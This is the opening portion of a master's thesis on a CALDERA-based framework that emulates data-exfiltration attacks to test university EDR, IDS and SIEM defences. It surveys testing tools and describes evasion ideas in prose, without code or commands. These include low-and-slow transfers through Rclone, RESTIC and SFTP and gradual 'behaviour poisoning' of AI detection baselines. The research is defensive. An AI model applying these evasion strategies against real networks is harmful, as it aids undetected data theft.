A Human-in-the-Loop Security Control Validation Framework for Data Exfiltration Detection



Diogo Coelho
Master in Information Security
Department of Computer Science
Faculty of Sciences of the University of Porto
2025

A Human-in-the-Loop Security Control Validation Framework for Data Exfiltration Detection

Diogo Coelho

Dissertation carried out as part of the Master in Information Security

Department of Computer Science

2025

Supervisor

Prof. João Resende, Assistant Professor, Faculty of Sciences of University of Porto

Acknowlegments

First and foremost, I would like to express my deepest gratitude to my supervisor, Prof. Dr. João Resende, for his invaluable guidance, patience, and continuous support throughout this journey. Undertaking this thesis was a completely new experience for me, and in the beginning, I found myself quite confused and uncertain about which direction to take. His mentorship, clear feedback, and encouragement were fundamental in helping me navigate those early uncertainties and shaping this research into what it is today.

I also wish to extend my sincere appreciation to the University of Porto, with a special thanks to Prof. Pedro Brandão, Pro-Rector for Technological Infrastructures and Information Systems. Furthermore, I am deeply grateful to the UP CSIRT and the network teams. Their collaboration, openness, and technical assistance were absolutely essential. Without their willingness to provide a real-world, complex environment, it would not have been possible to empirically test and validate the ideas developed in this work.

Lastly, but most importantly, I want to thank my family for their unconditional love, endless patience, and unwavering support. Thank you for always believing in me and for providing the emotional foundation I needed during the long hours and stressful moments of this academic endeavor. I could not have achieved this milestone without you.

Abstract

In an era defined by “double extortion” ransomware and sophisticated espionage, organizations invest heavily in advanced security stacks, including Endpoint Detection and Response (EDR), Intrusion Detection System (IDS), and Security Information and Event Management (SIEM). However, a critical validation gap exists: organizations possess limited empirical evidence regarding whether these controls effectively detect and block post-compromise data exfiltration. Current security assessment methodologies exhibit an “exploitation bias,” prioritizing initial system compromise over the granular validation of how defensive sensors react in reality to a full spectrum of exfiltration attacks—ranging from loud, high-volume data dumps to stealthy, Living-off-the-Land (LotL) transfers.

To address the **“Efficacy Gap”** between theoretical security defensive tool capacity and real-world operational configuration, this thesis proposes a **Human-in-the-loop Security Control Validation Framework**. Implemented as a custom plugin for CALDERA, the framework bridges the orchestration capabilities of adversary emulation with specialized volumetric stress-testing. It autonomously executes three realistic adversary profiles - a high-volume “Smash & Grab”, a low-and-slow “Stealth Spy”, and an escalating “Authorized Insider” - utilizing dual-use administrative tools (e.g., Rclone, RESTIC, SFTP) to stress-test behavioral detection thresholds.

Empirical validation was conducted across two operational stages within a complex university network. The results revealed profound defensive blind spots: while advanced EDR solutions successfully identified initial attack staging, network perimeter controls consistently failed to block exfiltration. Because acquired tools lacked the necessary configuration to detect these specific attacks and were operating in passive “monitor mode,” exfiltration payloads successfully bypassed the perimeter, leaving endpoints without EDR completely invisible to network-level correlation.

The findings empirically demonstrate that **tool configuration supersedes tool acquisition**. The proposed framework provides organizations with a deterministic instrument to calibrate detection thresholds, overcome contextual blindness, and transition defenses from passive observation to active enforcement.

Keywords: Data Exfiltration, Security Control Validation, Adversary Emulation, Human-in-the-loop, LotL

Resumo

Numa era marcada pelo ransomware de "dupla extorsão" e por espionagem sofisticada, as organizações investem fortemente em *stacks* de segurança avançados, incluindo EDR, IDS e SIEM. No entanto, existe uma lacuna crítica de validação: as organizações possuem evidência empírica limitada sobre se estes controlos detetam e bloqueiam eficazmente a exfiltração de dados em cenários pós-compromisso. As metodologias atuais de avaliação de segurança exibem um "*exploitation bias*", priorizando o comprometimento inicial do sistema em detrimento da validação granular da forma como os sensores defensivos reagem, em contexto real, a um espectro completo de ataques de exfiltração—desde transferências ruidosas e de elevado volume até operações furtivas do tipo LotL.

Para colmatar a **"Lacuna de Eficácia"** entre a capacidade teórica das ferramentas e a sua configuração operacional real, esta tese propõe uma **Framework de Validação de Controlos de Segurança Human-in-the-loop**. Implementada como um *plugin* personalizado para o CALDERA, a framework faz a ponte entre as capacidades de orquestração da emulação de adversários e o stress-testing volumétrico especializado. Esta executa de forma autónoma três perfis de adversário realistas—um perfil de elevado volume, "Smash & Grab"; um perfil furtivo e lento, "Stealth Spy"; e um perfil de abuso de privilégios legítimos, "Authorized Insider"—utilizando ferramentas administrativas de uso duplo, tais como Rclone, RESTIC e SFTP, para testar os limiares de deteção comportamental.

A validação empírica foi conduzida em duas fases operacionais, numa rede universitária complexa. Os resultados revelaram lacunas defensivas profundas: embora as soluções EDR avançadas tenham identificado com sucesso o estágio inicial do ataque, os controlos de perímetro de rede falharam consistentemente em bloquear a exfiltração. As ferramentas adquiridas não possuíam a configuração necessária para detetar estes ataques específicos e operavam em modo passivo de "monitorização", permitindo que os payloads de exfiltração ultrapassassem o perímetro. Consequentemente, os *endpoints* sem EDR permaneceram invisíveis à correlação a nível de rede.

Os resultados demonstram empiricamente que a **configuração das ferramentas prevalece sobre a sua aquisição**. A framework proposta fornece às organizações um instrumento determinístico para calibrar limiares de deteção, superar a cegueira contextual e transitar as suas defesas da observação passiva para a aplicação ativa.

Palavras-chave: Exfiltração de Dados, Validação de Controlos de Segurança, Emulação de Adversários, Human-in-the-loop, Extended Detection and Response (XDR), LotL

Contents

Acknowlegments i
Abstract ii
Resumo iii

List of Figures **ix**

List of Tables **1**

List of Acronyms **3**

1 Introduction **5**
1.1 Problem Statement 6
1.2 Research Objectives 6
1.3 Contributions 7
1.4 Thesis Organization 7

2 State of the Art **9**
2.1 Security Testing Approaches and Their Limitations 9
2.1.1 From Penetration Testing to Adversary Emulation 9
2.1.2 The Gap in Academic Research vs. Industry Reality 10
2.1.3 Comparison of Testing Approaches 10
2.2 Analysis of Existing Security Validation Tools 10
2.2.1 General-Purpose Adversary Emulation Frameworks 11
2.2.2 Specialized Data Exfiltration Tools 12
2.2.3 Commercial Breach and Attack Simulation (BAS) 13
2.2.4 Comparative Analysis and Research Gap 13
2.2.5 The Efficacy Gap: Theoretical Capacity vs. Real-World Configuration 14
2.3 Data Exfiltration: Taxonomy, Lifecycle, and Vectors 15
2.3.1 Definition and Data States 16
2.3.2 Exfiltration within the Attack Lifecycle 16
2.3.3 Taxonomy of Attack Vectors 16
2.3.4 Detection Challenges and Evasion Techniques 17
2.4 The University Security Landscape 18
2.4.1 Targeted Data Asset Classification 18
2.4.2 Infrastructure Complexity and Exfiltration Paths 19
2.4.3 Ethical Considerations 20

2.5 Summary 20

3 Methodology **23**
3.1 Threat Actor Identification 23
3.2 Technique and Tool Mapping 24
3.2.1 Exfiltration via Cloud Synchronization Tools (Rclone) 25
3.2.2 Exfiltration via Backup Utilities (RESTIC) 25
3.2.3 Exfiltration via Remote Management Tools (WinSCP & RMM) 25
3.2.4 Exfiltration via Remote Access Protocols (SFTP) 26
3.3 Adversary Profile Construction 26
3.3.1 Profile Definition and Operational Rationale 28
3.3.2 Protocol Selection Rationale 29
3.3.3 Volumetric and Temporal Evasion Techniques 30

4 Implementation **33**
4.1 Standardization and Community Trust 33
4.2 The Necessity of Orchestration 33
4.3 Human-in-the-Loop Configuration 34
4.4 Agent Deployment and Communication Security 34
4.4.1 Agent Communication Lifecycle 34
4.4.2 Secure Command and Control (HTTPS) 35
4.4.3 Identity Persistence (The PAW Flag) 35
4.5 Operational Framework Architecture 37
4.6 Profile A Implementation: Volumetric Stress-Testing 38
4.6.1 Tooling and Planner Selection 39
4.6.2 Token Configuration and Automation 40
4.6.3 Operational Tradecraft and Command Execution 40
4.6.4 Variable Volumetric Control 41
4.7 Profile B Implementation: Temporal Evasion 42
4.7.1 Planner State Machine Architecture 43
4.7.2 Operational Tradecraft and Command Execution 45
4.7.3 The Feedback Loop (Verification Logic) 46
4.7.4 Solving the “Zombie Agent” Problem (The Watchdog) 47
4.8 Profile C Implementation: The Authorized Insider 48
4.8.1 Architectural Overview: Adapting the Stealth Model 49
4.8.2 The Escalation Engine 49
4.8.3 Operational Tradecraft: Authorized Protocol Abuse 50
4.9 Laboratory Validation and Performance Benchmarking 50
4.9.1 The Proxmox Sandbox Environment 50
4.9.2 Resource Monitoring and Metrics Collection 51
4.9.3 Operational Documentation 55

5 Empirical Validation and Results Analysis **57**
5.1 Stage 1: Baseline Validation in a Permissive Environment 58
5.1.1 Infrastructure and The Outbound Paradigm 58
5.1.2 Profile A: Volumetric Stress-Test 58
5.1.3 Profile B: Temporal Evasion 59
5.1.4 Profile C: The Authorized Insider 60
5.1.5 Stage 1 Results Summary 61
5.2 Stage 2: Hardened Network and EDR Evaluation 61
5.2.1 Endpoint Visibility: The EDR Success on `caldera2` 63
5.2.2 Perimeter Blind Spots: The Invisible Machine (`caldera1`) 64
5.3 Discussion and Limitations of the Case Study 64
5.3.1 Egress Port Restrictions and Network Adaptability 65
5.3.2 Bandwidth Constraints and Stealth Preservation 65
5.4 Mitigation and Defense Strategies 66
5.4.1 Tool Configuration over Tool Acquisition 66
5.4.2 Context-Aware Network Segmentation 66
5.5 Applicability to the University of Porto Production Infrastructure 67
5.6 Conclusion 67

6 Conclusion **69**
6.1 Limitations and Future Work 70
6.1.1 Multi-Hop Internal Lateral Movement 70
6.1.2 High-Bandwidth Volumetric Scaling 70
6.1.3 Cross-Platform and Cross-EDR Visibility Evaluation 71
6.2 Strategic Recommendations for Tool Usage 71
6.2.1 Comprehensive Multi-Segment Assessment 71
6.2.2 Calibration of Advanced Behavioral Controls 71
6.3 Final Remarks 72

Tools and Frameworks **73**

Threat Actor Profiles **77**

Glossary **79**

References **83**

List of Figures

4.1 Sequence Diagram of the Sandcat Agent Lifecycle. 36
4.2 Generic Operational Architecture of the `upexfil` Framework. 38
4.3 Architectural Data Flow for Profile A. 39
4.4 Architectural Data Flow for Profile B. 42
4.5 Finite State Machine for Profile B. 43
4.6 Architectural Data Flow for Profile C. 48
4.7 Network Exfiltration Timeline for Profile A and B. 52
4.8 Complete Server Performance Timeline for Porfile A and B. 54

5.1 Network Topology and Traffic Routing for Stage 1. 58
5.2 *Mega* cloud storage dashboard showing successful exfiltration bursts. 59
5.3 MinIO server dashboard displaying successfully exfiltrated data. 60
5.4 SFTP server directory displaying successful receipt of the initial exfiltration payload. 60
5.5 Network Topology and Traffic Routing for Stage 2. 62
5.6 Palo Alto XDR dashboard displaying immediate detection of the initial agent installation. 63
5.7 Palo Alto XDR dashboard displaying comprehensive visibility over the attack lifecycle. 64

List of Tables

2.1 Comparative Analysis of Existing Security Validation Tools 11
2.3 Technical Capability Comparison of Existing Tools 13
2.5 Gap Analysis: Tools vs. Thesis Research Objectives 14
2.7 High-Value Data Asset Classification in Higher Education Targets 18

3.1 Unified Threat Matrix: Mapping Real-World Adversary Tradecraft to Simulation Profiles (2025 Threat Landscape) 27

5.1 Stage 1 Baseline Summary: Exfiltration Results and Global Detection Metrics. 61

List of Acronyms

AI Artificial Intelligence 9, 14, 15

API Application Programming Interface 18

APTs Advanced Persistent Threats 9, 77

BAS Breach and Attack Simulation 10, 33

C2 Command and Control 11, 12, 25, 26, 33–35, 37–40, 42, 44, 47, 50, 51, 53, 55, 58, 60, 65, 79–81

DDoS distributed denial-of-service 16

DLP Data Loss Prevention 5, 12, 19, 25, 29, 30, 39, 40, 45

DPI Deep Packet Inspection 14, 17, 19

DPRK Democratic People's Republic of Korea 78

E2EE End-to-End Encryption 17

EDR Endpoint Detection and Response ii, iii, 5, 7, 17, 20, 37, 57, 62–64, 67, 69, 71

FTE Full Time Equivalent 78

GCP Google Cloud Platform 58, 64

IDS Intrusion Detection System ii, iii, 14, 15, 34, 35, 37, 57, 61, 64, 66

IP Intellectual Property 18, 28, 78

IPS Intrusion Prevention System 37, 64

LotL Living-off-the-Land ii, iii, 15, 17, 20, 24

MFA Multi-Factor Authentication 18

NIDS Network Intrusion Detection System 47

PoC Proof-of-Concept 12

RaaS Ransomware-as-a-Service 78

RMM Remote Monitoring and Management 25

SaaS Software as a Service 18, 27–29

SIEM Security Information and Event Management ii, iii, 6, 12, 14, 15, 20, 26, 30, 37, 39, 52, 57, 61, 66, 69, 72

SOC Security Operation Center 5

SQLi SQL Injection 17

SSO Single Sign-On 18

TTPs Tactics, Techniques, and Procedures 19, 23, 27

UEBA User and Entity Behavior Analytics 29, 30, 55, 61, 72

UP University of Porto 18, 19, 50, 57, 67, 69

UUID Universally Unique Identifier 35

VAPT Vulnerability Assessment and Penetration Testing 9

XDR Extended Detection and Response iii, 14, 15, 20, 71

Chapter 1

Introduction

In an era where digital transformation defines organizational success, the reliance on information systems has become absolute. Consequently, organizations invest substantial resources in cybersecurity controls—ranging from firewalls and Data Loss Prevention (DLP) to EDR solutions. However, despite these investments, a fundamental question often remains unanswered: do these controls effectively mitigate real-world threats? While compliance audits verify the existence of security tools, they rarely validate their operational efficacy against active, post-compromise exploitation [1, 2].

This gap between compliance and operational effectiveness is particularly critical given the evolving threat landscape. As noted in recent literature, the ransomware ecosystem has undergone a paradigm shift [3]. Moving beyond simple encryption attacks, modern adversaries have adopted “double extortion” tactics, prioritizing data exfiltration before encryption. In this context, once sensitive data leaves the network, traditional recovery methods such as backups become irrelevant. This need for proactive validation is exacerbated by the increasing speed of adversary operations. Recent industry intelligence indicates that the average breakout time—how long it takes for an adversary to start moving laterally inside your network—has plummeted to 48 minutes, with the fastest observed time being just 51 seconds [4]. Such compressed timelines render manual analysis insufficient, necessitating detection mechanisms that are pre-calibrated for immediate, high-fidelity alerting rather than retrospective forensic analysis.

Furthermore, the challenge is not merely technical but contextual. In complex environments, particularly within higher education, distinguishing between a researcher legitimately uploading datasets to a cloud service and an adversary exfiltrating sensitive data is notoriously difficult, as adversaries actively utilize dual-use protocols to blend within legitimate traffic baselines [5, 6]. Without a clear baseline of what malicious data exfiltration looks like within a specific network, security teams inevitably suffer from severe alert fatigue. Contemporary Security Operation Center (SOC) are overwhelmed by sheer alert volume and high false-positive rates, leading to a dangerous desensitization where analysts routinely ignore critical signals, disable alerts, or assume they are false positives buried within legitimate traffic noise [7, 8, 6].

1.1 Problem Statement

The core problem addressed in this thesis is the lack of a repeatable, transparent, and context-aware method for empirically validating whether deployed security controls can detect data exfiltration after an adversary has already gained access to the network.

This problem is reflected in three main limitations of current assessment approaches:

- **Exploitation Bias over Defensive Evaluation:** Current approaches often prioritize compromise and attack execution over the evaluation of defensive effectiveness during post-compromise activity. By focusing primarily on gaining shell access or escalating privileges, they fundamentally answer ”can I get in?” rather than measuring the granular performance of defensive tools to answer ”was I seen?”.
- **Contextual Blindness in Traffic Differentiation:** They provide limited support for measuring whether deployed controls can reliably distinguish malicious exfiltration from legitimate data transfers. This is a critical gap for academic institutions, which face a unique data security crisis due to open collaboration cultures. Without accounting for this nuance, it is difficult to separate the openness required for research from patterns indicative of data theft.
- **Rigidity in Operational Calibration:** They offer insufficient guidance for calibrating detection thresholds and reducing false negatives under realistic operational conditions. Real-world environments contain unbounded uncertainty, making it difficult for rigid methodologies to navigate complex, dynamically changing network topologies or validate edge cases.

As a result, organizations may have limited empirical evidence about whether their existing controls are truly effective against post-compromise data exfiltration.

1.2 Research Objectives

Driven by the necessity to bridge the gap between theoretical compliance and practical defense, this thesis focuses specifically on *post-compromise* validation scenarios. With industry reports confirming that over one-third of cloud intrusions now rely on valid stolen credentials rather than software exploits [9], and that 88% of web application breaches involve credential abuse [10], the traditional perimeter is often bypassed entirely. Consequently, this research does not focus on preventing initial access but rather on validating whether security controls can detect adversary behavior *after* compromise has occurred. This approach addresses two main research questions:

- How can organizations empirically validate the effectiveness of their security controls against realistic exfiltration-focused attack profiles?
- To what extent can controlled stress-testing be used to calibrate security controls (e.g. SIEM) thresholds and reduce false negatives in data exfiltration detection?

1.3 Contributions

This work contributes to the state of the art by proposing a Security Control Validation Framework designed to stress-testing data exfiltration defenses. The main contributions are:

- *Validation-Focused Architecture*: Unlike traditional penetration testing, this framework prioritizes the measurement of control effectiveness over system exploitation, providing a feedback loop for security tuning.
- *Human-in-the-loop Methodology*: Acknowledging the "unbounded uncertainty" of real environments [11], the framework integrates human expertise in both the **targeting and analysis** phases. Unlike fully automated solutions, this methodology leverages the operator's deep knowledge of the infrastructure to direct attacks toward specific edge cases, ensuring that results are interpreted within the organizational context.
- *Operational Calibration Tool*: The framework serves as a diagnostic instrument, allowing security teams to determine the exact thresholds (e.g., volume, frequency) required to trigger alerts in their specific security tools environment, addressing the real-time response failures noted in the literature [12].
- *Empirical Validation*: The provision of quantitative evidence regarding security control performance within the Public administration, addressing the specific risks identified in higher education sectors.

1.4 Thesis Organization

This thesis is organized as follows:

Chapter 2 State of the Art: reviews security testing methodologies, analyzes existing validation tools and frameworks, examines data exfiltration mechanics, and discusses university security challenges.

Chapter 3 Methodology: defines the strategic approach used in this research. It details the selection of specific exfiltration paths based on current threat trends and establishes the adversary profiles used for simulation, providing the scientific justification for the testing scenarios.

Chapter 4 Implementation: describes the technical realization of the proposed framework. This includes the selection of Caldera as the base platform, the development of the custom upexfil plugin, the architectural construction of the three distinct adversary profiles, and the laboratory performance benchmarking.

Chapter 5 Empirical Validation and Results Analysis: presents the outcomes of a two-stage operational campaign used to evaluate the university's defensive posture. It analyzes the detection effectiveness of both permissive legacy networks and hardened, EDR-equipped environments against the simulated attacks, concluding with strategic mitigation recommendations. The information regarding the tested production infrastructure is not disclosed here due to the implications it might have on the cyber security of the infrastructure

where the tool was deployed. The conclusions derive from the specificity of the infrastructure, with details discussed in the oral defense.

Chapter 6 Conclusion: summarizes the main contributions and critical findings of the research, discusses the limitations encountered during the operational case study, and proposes avenues for future work to scale and refine security control validation.

Chapter 2

State of the Art

Threat detection and validation have been highly documented topics over the past few years [8, 12]. As the complexity of IT infrastructures increases, so too does the sophistication of the attacks they face. The literature reveals a progression from simple vulnerability scanning to complex adversary emulation; indeed, recent developments indicate that Offensive Artificial Intelligence (AI) is now highly capable of discovering increasingly complex vulnerabilities and automating intricate exploitation paths [13]. However, this technological evolution does not mitigate the need for the research presented here. While these technologies excel at identifying weaknesses, they remain focused on the compromise phase rather than addressing the validation gap this thesis targets [2, 14]: empirically testing whether defensive controls actually detect these attacks. Current trends show that research often lags behind industry reality in this regard, particularly concerning the shift toward data exfiltration and the unique constraints of university environments [3, 15, 16]. This chapter analyzes the evolution of security testing, the specific mechanics of data exfiltration, and the distinct challenges facing the higher education sector.

2.1 Security Testing Approaches and Their Limitations

To better understand the positioning of the proposed framework, it is essential to categorize existing testing paradigms and identify their limitations in validating modern security controls.

2.1.1 From Penetration Testing to Adversary Emulation

Traditionally, security assessment relied on **Penetration Testing**, which focuses on identifying exploitable vulnerabilities within a specific timeframe. While effective for patch management, traditional Vulnerability Assessment and Penetration Testing (VAPT) suffers from a severe “compromise bias.” In this paradigm, success is defined binarily by breaking into a system or acquiring a shell, rather than validating the “blue team’s” response capabilities against post-compromise behaviors. Recent literature confirms that traditional VAPT methodologies are fundamentally limited in scope, relying heavily on known exploits while failing to validate defenses against the stealthy, lingering techniques utilized by Advanced

Persistent Threats (APTs) [2, 14].

Recent developments have moved toward **Adversary Emulation**, represented by frameworks such as MITRE CALDERA. These tools aim to mimic tactic sequences used by specific threat groups. However, *Miller et al.* argue that fully automated emulation is fraught with difficulty. They state that "real adversaries work in the face of **unbounded uncertainty**," making it "all-but-impossible to create an a-priori plan" for every scenario [11]. While fully automated Breach and Attack Simulation (BAS) tools provide scalability, they struggle to navigate the unmapped or rapidly changing topologies inherent to complex university networks. Automated emulation operates within rigid, predefined parameters and risks introducing "automation bias," where security teams develop a false sense of security based on synthetic, black-box testing [1, 17]. Human operators, conversely, possess tacit knowledge of the infrastructure's evolution. Consequently, the optimal testing paradigm is a hybrid, human-in-the-loop model where automation accelerates technique execution, but human expertise directs the orchestration and contextualizes the results [17].

2.1.2 The Gap in Academic Research vs. Industry Reality

A critical analysis of recent literature reveals a misalignment between academic research and the actual threat landscape. *McIntosh et al.* conducted a survey of 212 studies and found that while "data exfiltration (data theft) is the new norm," the vast majority of academic papers still focus on encryption detection [3]. They note that "encryption dominated the academic research, despite slowly being deprecated" in the wild. While academic literature remains fixated on encryption mechanisms, 2025 industry analysis confirms a 43% year-over-year increase in breaches focused on data exfiltration [18]. Furthermore, adversaries are increasingly evading detection by utilizing legitimate administrative tools (living-off-the-land binaries) such as Rclone and RESTIC for data transfer [9], a nuance often missed by theoretical detection models. This thesis addresses this specific gap by moving away from encryption detection to focus primarily on exfiltration vectors.

2.1.3 Comparison of Testing Approaches

Table 2.1 summarizes the featured themes of state-of-the-art testing methodologies. The comparison highlights that while commercial BAS tools offer automation, they often lack the transparency and exfiltration depth required for rigorous validation in complex environments.

2.2 Analysis of Existing Security Validation Tools

To move from theoretical methodologies to practical validation, it is essential to critically evaluate the specific tools currently available to practitioners. As noted by *Miller et al.*, the goal of automated adversary emulation is to provide defenders with tools that operate "in a way that is similar to a real adversary," facing the same "unbounded uncertainty" found in real networks [11].

Table 2.1: Comparative Analysis of Existing Security Validation Tools

Tool/Framework	Primary Focus	Exfiltration Capabilities	Handling of Uncertainty	Key Limitations
CALDERA	Automated Adversary Emulation	Limited (Basic capabilities)	Low (Struggles to create a-priori plans [11])	Lacks native ”low-and-slow” temporal evasion and authorized protocol abuse patterns.
Atomic Red Team	Technique Execution	Low	High (Manual Execution)	Lacks orchestration; unit-test focus only
PyExfil	Data Exfiltration	High (Multiple protocols)	N/A (Single vector focus)	Standalone techniques; lacks campaign orchestration and agent management
Commercial BAS	Compliance & Validation	Unknown	Unknown	Lack of transparency
Proposed	**Stress-Testing**	**Comprehensive**	**High (human-in-the-loop)**	**Requires operator expertise**

However, a preliminary analysis suggests a dichotomy in the current landscape: tools either possess excellent orchestration capabilities but lack specific data exfiltration stress-testing logic, or they possess creative exfiltration techniques but lack the infrastructure to be deployed at scale. This section analyzes current open-source and commercial frameworks to identify their capabilities and limitations regarding the specific requirements of this thesis.

2.2.1 General-Purpose Adversary Emulation Frameworks

These frameworks are designed to simulate a broad range of adversary tactics, from initial access to lateral-movement [14]. They typically provide the “infrastructure” of an attack (agents, command-and-control servers, reporting).

MITRE CALDERA

Caldera is a cybersecurity framework developed by MITRE that automates adversary emulation. It excels at “post-compromise” behavior, operating with an agent-based architecture.

- **Strengths:** It provides a robust architecture including agent, Command and Control (C2) servers, and a reporting dashboard. Its modular design allows for the integration of new techniques.
- **Limitations for Thesis:** Its default capabilities often focus on logical technique execution (e.g., “can I copy a file?”) rather than volumetric stress testing. While it validates

the *logic* of an attack chain, it lacks out-of-the-box profiles to simulate high-bandwidth data dumps or complex obfuscation required to test SIEM throughput thresholds.

Metasploit Framework

Metasploit is arguably the most mature exploitation framework in the industry, widely used for penetration testing.

- **Strengths:** Massive library of exploits and robust C2 payloads (Meterpreter). It excels at the initial compromise phase.
- **Limitations for Thesis:** Its primary focus is *exploitation* (gaining unauthorized access) rather than *validation* (measuring detection efficacy). Furthermore, its traffic signatures are well-known to antivirus vendors, making it difficult to test behavioral detection logic without the traffic being blocked by simple signature matching.

Atomic Red Team

Atomic Red Team is a library of simple tests mapped to the MITRE ATT&CK framework. It is designed to test security controls in an "atomic" (individual) manner.

- **Strengths:** Excellent for verifying if a specific detector works for a specific technique (e.g., T1048 - Exfiltration Over Alternative Protocol).
- **Limitations for Thesis:** It lacks an orchestration layer or C2 server. Security personnel must manually choose and execute each test. It operates as a unit-test library rather than a campaign emulation tool, making it unsuitable for simulating sustained, multi-stage exfiltration scenarios required to test alert fatigue.

2.2.2 Specialized Data Exfiltration Tools

Unlike general-purpose frameworks, these tools focus exclusively on the mechanics of transferring data out of a network. They often serve as Proof-of-Concept (PoC) for specific protocols.

PyExfil and DET (Data Exfiltration Toolkit)

Tools like PyExfil and DET are designed explicitly for "stress testing detection," supporting creative protocols such as DNS, ICMP, and HTTP.

- **Strengths:** High variety of exfiltration protocols. They allow for data generation and testing of DLP configuration against specific vectors.
- **Limitations for Thesis:** A critical analysis reveals significant maintenance issues, with last updates often dating back several years. Crucially, they operate as standalone scripts without a unified C2 agent. In a complex university network, deploying and controlling these scripts across multiple segments without a central agent is operationally unfeasible.

Protocol-Specific Tools (DNSExfiltrator / dnscat2)

Tools like dnscat2 or DNSExfiltrator focus on tunneling data over DNS to evade firewall rules.

- **Strengths:** Highly effective at testing specific protocol blind spots.
- **Limitations for Thesis:** Too narrow in scope. A comprehensive validation framework must test multiple vectors (HTTPS, Cloud Services, DNS) to validate the full defensive stack, not just a single protocol.

2.2.3 Commercial Breach and Attack Simulation (BAS)

Commercial platforms can offer automated validation and continuous security testing.

- **Claimed Strengths:** Vendors market these platforms as user-friendly, compliance-focused, and continuously updated with recent threat intelligence. However, without direct evaluation, these claims cannot be independently verified for this research.
- **Limitations for Thesis:** They operate as "black boxes," obscuring the specific traffic generation logic. For academic research, where understanding the correlation between traffic artifacts and detection is key, this lack of transparency is a disqualifier.

2.2.4 Comparative Analysis and Research Gap

To justify the development of the proposed framework, it is necessary to compare existing tools against the specific research objectives defined in chapter 1: **Stress-Testing Capability** (Volume/Rate), **Orchestration** (Remote Management), and **Human-in-the-loop** (Flexibility).

Table 2.3 presents a technical comparison of the tool categories, highlighting the trade-off between infrastructure maturity and exfiltration specialization.

Table 2.3: Technical Capability Comparison of Existing Tools

Tool	C2/Agent	Maintenance	Exfil Protocols	Primary Focus
Caldera	Yes	Active	Low (Basic)	Logic & Emulation
Metasploit	Yes	Active	Medium	Exploitation
Atomic Red Team	No	Active	Low	Atomic Testing
PyExfil / DET	No	Inactive	Very High	Multi Protocol
Commercial BAS	Unknown	Active	Unknown	Compliance
Proposed Approach	**Yes**	**Active**	**High**	**Stress-Testing**

The analysis reveals that no single existing tool satisfies the thesis requirements. As shown in table 2.5, while emulation frameworks provide the necessary orchestration (agents

and reporting), they lack the specific data exfiltration stress-testing logic. Conversely, specialized scripts possess the logic but lack the orchestration required for a university-wide assessment.

Table 2.5: Gap Analysis: Tools vs. Thesis Research Objectives

Tool Type	Key Deficiency for Thesis	Impact on Research
Emulation Frameworks (e.g., Caldera)	**Lack of Volumetric Stress-Testing.** They execute commands to check *logic/vulnerabilities*, not volume.	Cannot validate security controls thresholds or "low and slow" detection logic without custom modification.
Specialized Scripts (e.g., PyExfil)	**Lack of Orchestration.** No persistent agent or central reporting.	Lacks infrastructure for repeatable, controlled experiments at scale, preventing systematic research validation.
Commercial BAS	**Lack of Transparency (Black Box).** Closed-source implementation.	Prevents academic validation and empirical analysis.

To bridge these gaps, this thesis proposes a hybrid implementation strategy. The objective is to combine the robust agent infrastructure found in emulation frameworks (addressing the Orchestration Gap) with the specialized volumetric and protocol-based logic found in standalone scripts (addressing the Stress-Testing Gap). This approach aims to create a validation instrument capable of empirically testing university security controls against diverse data exfiltration profiles.

2.2.5 The Efficacy Gap: Theoretical Capacity vs. Real-World Configuration

While the previous testing frameworks highlight the methodological gaps in security validation, a more fundamental issue exists within the defensive solutions themselves. A critical analysis of modern enterprise security reveals a significant gap between the *theoretical capacity* of advanced security tools and their *real-world efficacy* [1, 2].

To illustrate this, consider a typical institutional defense stack, such as the environment evaluated in this research. The infrastructure incorporates solutions across all layers: IDS capabilities provided by Suricata, centralized log aggregation and incident analysis powered by Elastic Search (serving as a unified repository for anomaly hunting rather than a fully automated SIEM), perimeter defense utilizing Palo Alto's Advanced Threat Prevention (powered by AI), and endpoint visibility managed by Microsoft Defender for Endpoint (with some nodes utilizing the Microsoft Defender XDR A5 Security add-on).

In theory, these solutions possess the technical capacity to detect and halt complex data exfiltration attacks through Deep Packet Inspection (DPI) and AI-driven behavioral analysis. However, recent trends and empirical evidence demonstrate that adversaries consistently bypass these modern defenses. This phenomenon is not only reflected in modern threat intelligence reports [4, 9], but will also be explicitly validated by the practical testing conducted in this thesis (Chapter 5). This failure is rarely due to an intrinsic technological limitation of

the tools, but rather the operational realities of their deployment:

- **Adversarial AI and Behavior Poisoning:** While modern defenses increasingly rely on Artificial Intelligence (such as Palo Alto's Precision AI) to establish behavioral baselines, these systems introduce a new theoretical vulnerability. Adversaries can actively manipulate or influence these AI models through "behavior poisoning." By executing gradual, low-and-slow exfiltration campaigns (such as the "Boiling Frog" escalation strategy explored in this research), attackers can artificially inflate the network's accepted baseline, effectively tricking the AI into classifying malicious data theft as authorized, routine behavior.

- **Default Configurations and Passive Monitoring:** A common industrial pattern is the prioritization of "tool acquisition over tool configuration". Security appliances are frequently deployed using baseline configurations and left in passive "monitor mode" to prevent the disruption of legitimate business continuity. Without continuous, environment-specific fine-tuning, these tools generate vast amounts of logs in the SIEM (Elastic Search) but fail to actively enforce defensive blocks against anomalous data flows. This exact phenomenon was explicitly observed during the empirical validation of this thesis (chapter 5). Despite the deployment of advanced next-generation firewalls and IDS solutions in the hardened network evaluation, the exfiltration payloads were not actively blocked because the acquired appliances were operating exclusively in a passive "monitor mode" to avoid disrupting the university's business flow.

- **Contextual Blindness and Alert Fatigue:** Modern adversaries intentionally exploit this lack of fine-tuning by utilizing LotL techniques. By exfiltrating data using legitimate administrative binaries over standard encrypted channels, they bypass signature-based IDS (like Suricata) and XDR detections. The security tools *see* the traffic, but inherently struggle to differentiate a researcher's legitimate data backup from a malicious exfiltration event. This contextual blindness leads to severe alert fatigue, where critical data theft signals are buried beneath the noise of normal organizational behavior [5, 6].

Consequently, the mere acquisition of an advanced security stack does not inherently guarantee protection. As will be empirically demonstrated in the practical evaluation of this thesis (chapter 5), even environments equipped with state-of-the-art endpoint and perimeter defenses can remain entirely blind to sustained data exfiltration if those tools are not actively calibrated against realistic, stealth-focused adversary profiles.

2.3 Data Exfiltration: Taxonomy, Lifecycle, and Vectors

To understand the impact of the proposed framework, it is necessary to first define the mechanics of data exfiltration and situate it within the broader spectrum of cyber threats.

2.3.1 Definition and Data States

Data exfiltration, formally referred to as data theft or data leakage, is defined as the unauthorized transfer of sensitive or private data from a computer to an unauthorized entity. Unlike destructive attacks that aim to delete information or disrupt services (such as distributed denial-of-service (DDoS)), data exfiltration focuses exclusively on breaching the confidentiality of the data [12]. *Ullah et al.* categorize the data susceptible to these attacks into three distinct states [12]:

- **Data at Rest:** Information stored physically on hard drives, databases, or mobile devices.
- **Data in Transit:** Information currently traveling across a network, such as emails or file transfers.
